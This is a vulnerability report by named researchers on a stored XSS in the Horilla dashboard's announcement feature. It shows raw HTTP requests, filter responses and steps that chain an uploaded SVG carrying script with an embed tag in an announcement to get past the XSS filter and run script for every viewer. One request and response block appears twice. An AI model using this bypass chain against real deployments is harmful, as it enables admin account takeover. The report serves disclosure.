# Horilla Vulnerability 2


| | |
|---|---|
| **DATE** | Aug 13, 2025 |
| **Researchers** | Michael N (michaelaaron.nolk@gmail.com)<br>Orlando C (companioniorlando@gmail.com)<br>Micah R (micahrahardjo@gmail.com) |

## Description

Improper Sanitization for XSS globally leading to Admin Account Takeover.

## Recreation Steps


1. The Dashboard was found to have a comprehensive XSS block.



```
POST /create-announcement HTTP/1.1
Host: 100.123.150.86:8000
Content-Length: 1767
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
X-CSRFToken: CI5d8WR1egivSNiMkcx8TYKctjnw5WTo1p2TErtDr0a5BYHHsvCPBBkJR5GUJZ1Y
HX-Target: objectCreateModalTarget
HX-Current-URL: http://100.123.150.86:8000/#
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQkAifYU7ZqCJLvkJ
HX-Request: true
Origin: http://100.123.150.86:8000
Referer: http://100.123.150.86:8000/
Cookie: csrftoken=zR7QGFMMnI2KTlz5itfRSNKHyWtyOdiK; sessionid=
8r3a7i8ns2vvc3tyl4p9tlunqycxgl88
Connection: keep-alive

------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="csrfmiddlewaretoken"

csvga2l5luSZWLi9y0kxzrP0FlNnl2FqB9sWGxXHy2KzFWH4Gjpeh4px376LZ5N0
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="title"

CVE-DASHBOARD-XSS
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="description"

Hello this blocks XSS <script>alert(1)</script>
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="expire_date"
```

```
    >
      Hello this blocks XSS &lt;script&gt;alert(1)&lt;/script&gt;
    </textarea>
    <ul class="errorlist">
      <li>
        Potential XSS content detected.
      </li>
    </ul>


  </div>



  <div class="col-12 mb-3" id="id_attachments_parent_div">
    <div class="oh-label__info" for="id_attachments">
      <label class="oh-label " for="id_attachments">
        Attachments
      </label>

    </div>
    <input type="file" name="attachments" multiple class="form-control" id="
    id_attachments">





  </div>
```


2. It was found to block most common `xss` payloads.



```
POST /create-announcement HTTP/1.1
Host: 100.123.150.86:8000
Content-Length: 1767
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
X-CSRFToken: CI5d8WR1egivSNiMkcx8TYKctjnw5WTo1p2TErtDr0a5BYHHsvCPBBkJR5GUJZ1Y
HX-Target: objectCreateModalTarget
HX-Current-URL: http://100.123.150.86:8000/#
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQkAifYU7ZqCJLvkJ
HX-Request: true
Origin: http://100.123.150.86:8000
Referer: http://100.123.150.86:8000/
Cookie: csrftoken=zR7QGFMMnI2KTlz5itfRSNKHyWtyOdiK; sessionid=
8r3a7i8ns2vvc3tyl4p9tlunqycxgl88
Connection: keep-alive

------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="csrfmiddlewaretoken"

csvga2l5luSZWLi9y0kxzrP0FlNnl2FqB9sWGxXHy2KzFWH4Gjpeh4px376LZ5N0
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="title"

CVE-DASHBOARD-XSS
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="description"

Hello this blocks XSS <script>alert(1)</script>
------WebKitFormBoundaryQkAifYU7ZqCJLvkJ
Content-Disposition: form-data; name="expire_date"
```

```
    >
      Hello this blocks XSS &lt;script&gt;alert(1)&lt;/script&gt;
    </textarea>
    <ul class="errorlist">
      <li>
        Potential XSS content detected.
      </li>
    </ul>


  </div>



  <div class="col-12 mb-3" id="id_attachments_parent_div">
    <div class="oh-label__info" for="id_attachments">
      <label class="oh-label " for="id_attachments">
        Attachments
      </label>

    </div>
    <input type="file" name="attachments" multiple class="form-control" id="
    id_attachments">





  </div>
```

3. Many other payloads were attempted here but all were successfully blocked by the application. However, during testing it was observed that it was possible to upload a malicious SVG file with an XSS payload embeded.




100.123.150.86:8000/me
Not secure
100.123.150.86:8000/media/base/attachment/file/test-8cf99e70.svg
OK

SVG XSS test

100.123.150.86:8000 says

XSS test

4. `embed` tag is also allowed.




Title *

CVE-DASHBOARD-XSS

Description

```
Hello this blocks XSS <embed
src=http://100.123.150.86:8000/media/base/attachment/file/test
-8cf99e70.svg>
```




Title *

CVE-DASHBOARD-XSS

Description

Hello this blocks XSS SVG XSS test

5. Chaining the two payload, attackers will be able to cause `javascript` execution on any user that views the announcement.




Announcement

CVE-DASHBOARD-XSS 1

Posted on August 15, 2025 at 3:50 AM

Hello this blocks XSS

SVG XSS test



100.123.150.86:8000/#

100.123.150.86:8000 says

XSS test

No Records found.

No records available at the moment.

Announcement

CVE-DASHBOARD-XSS 1

Posted on August 15, 2025 at 3:50 AM

Hello this blocks XSS

SVG XSS test